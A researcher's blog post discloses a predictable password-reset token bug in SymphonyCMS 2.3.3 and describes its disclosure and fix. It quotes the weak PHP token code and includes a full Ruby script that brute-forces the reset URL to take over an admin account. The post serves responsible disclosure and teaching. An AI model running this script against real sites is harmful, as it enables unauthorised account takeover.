A security bug in SymphonyCMS (Predictable Forgotten Password Token Generation)

24 March 2014 · automation, random, security, vulnerability

(This issue is now raised in OSVDB (http://osvdb.com/show/osvdb/105212).)

On the 20th October 2013, The SymphonyCMS project released version 2.3.4 of their Content Management System. The release included a security fix (http://www.getsymphony.com/download/releases/version/2.3.4/) for an issue I'd found in their software. The bug made it much easier for people to gain unauthorised access to the SymphonyCMS administration pages. More about that in a moment.

The date of the release is also relevant, its a couple of days shy of 60 days after I had informed the development team of the issue. When I'd informed the team of the bug, I'd mentioned that I'd blog about the issue, sometime on or after the 60 days had elapsed. (That was in line with my Responsible Disclosure (http://en.wikipedia.org/wiki/Responsible_disclosure) policy at the time)

Which product had the bug?


Symphony CMS is a web content management system, built in PHP. It appears to be used by several larger companies & organisations, learn more here (http://www.getsymphony.com/).

What was the bug?

The forgotten password functionality in v2.3.3 had a weakness, This meant an attacker could bypass the normal login process by pretending to 'forget' a users password. It breaks down like this:

Firstly The Attacker needed a username, that was not so difficult as usernames are not secret and can be guessed. E.g.: John Smith, might have a username of jsmith, john.smith etc.

With the username, The Attacker filled out the forgotten password form and made a note of the date & time when he did it. That bit was easy too, common browser plugins like Firebug tell you the time a server responds to any web page request.



Firebug shows the HTTP response with the server's date & time for the response

Now comes the interesting bit, The Symphony v2.3.3 code uses the date & time to calculate the special "too hard to guess" token it uses in the forgotten password email link. The PHP code on the server looks like this:

```
$token = substr(SHA1::hash(time() . rand(0, 1000)), 0, 6);
```

OK, so that's:

time()
(precise to the second in php (http://uk1.php.net/time)) Easy: We got that from Firebug

Add that to…

rand(0, 1000)

A random number between zero and 1000.
Slightly harder, but guessing a thousand numbers is easy for a computer.

Then…

SHA1::hash(…)
Hashing does not make it harder to guess, I just have a 1000 hashes instead of a 1000 numbers now.

Then…

substr(… , 0, 6)
The first 6 characters. That's actually making it slightly easier, The first 6 characters may be repeated in the first 6 characters of some of the hashes.

As you might have worked out by now, The Attacker has only to make [less than or equal to] 1000 guesses to access our user's account, by only knowing their guessable user-name.

Given that by default SymphonyCMS allows users 2 hrs to use the forgotten password link after it has been sent, I have plenty of time to guess them all. This is where some simple ruby automation makes life even easier, in this exploit:

```
#!/usr/bin/ruby

require 'watir-webdriver'
require 'digest/sha1'
require 'date'

puts "Number of arguments: #{ARGV.length}"

if ARGV.length !=2
    puts "Incorrect arguments!"
    puts "Usage:"
    puts "#{__FILE__} FQDN TIME_STRING"
    exit 2
end

browser = Watir::Browser.new
browser.goto 'about:blank'
puts "Time string: #{ARGV[0]}"

0.upto(1000) do |random_num_guess|
    target_timestamp = DateTime.parse( ARGV[1]).to_time.to_i.to_s

    token=Digest::SHA1.hexdigest(target_timestamp + random_num_guess.to_s )[0,6]

    exploit_url="http://#{ARGV[0]}/symphony/login/#{token}/"
```

```
    puts "Try #{random_num_guess} : #{exploit_url}"
    browser.goto exploit_url

    if browser.text.include? 'Retrieve password'
        puts "about:Blanking as the page is a login page."
        browser.goto 'about:blank'
    else
        puts "This URL worked:"
        puts exploit_url
        break
    end

end # upto
```

The ruby script above works through all 1000 combinations in a browser window, trying in each one and stopping when it finds one that works, It leaves the browser window open, logged in and ready to use. As you can imagine, its usually finished before the 1000th one is reached. Even on a normal DSL / broadband connection, talking to a slow Amazon EC2 instance in Asia (I'm in th UK) - the whole process only took less than 5 minutes.

How did I find the vulnerability?

I started checking for the low hanging fruit, simple XSS issues and ways to induce errors in any input forms and headers I could identify as useful. As usual, BurpSuite (http://portswigger.net/burp/) helped me see the details of the interactions and keep a record of what I had done. I traced the error-behaviour back to the code. That gave me a head start - I knew the relevant parts of the code - that were easily accessible and knew the happy and unhappy code paths.

Amongst these were the login process, and in particular the forgotten password functionality. This especially interested me, as its an essential feature - but one that necessitates the bypassing of the main authentication system. Like a back-gate in the castle wall. Reading through the PHP code, and comparing it to the behaviour - I soon noticed the likely vulnerability. Adding debug, allowed me check my assumptions - and soon I had a working exploit in ruby.

Why SymphonyCMS?

Open source tools are a great place to practice your testing skills, You can examine the system as a black box, and then crack open the code repository and check the code and configuration. You can test your assumptions about how the system works. That's more than you can do with many proprietary software systems.

I’d noticed that the Symphony content management system was used by several media companies, a market sector I have considerable experience in. So it seemed like a good fit. You are also helping to improve the software available to everyone on the internet.

What happened when I reported it?

I forwarded the details, exploit-code and a video of the issue to the development team. We discussed some options, and I pointed them towards a more secure way to create the tokens using the PHP function: openssl_random_pseudo_bytes (http://uk3.php.net/manual/en/function.openssl-random-pseudo-bytes.php)

The SymphonyCMS team implemented a fix, and released it, as mentioned above. Unfortunately, the fix caused another issue - the forgotten password links no-longer worked at all. (They lengthened the token in the URL but not the one it compared it against in the database).

Sadly, I’ve been too busy to investigate the issue much since, or even write it up (Yes I’m writing about last year!)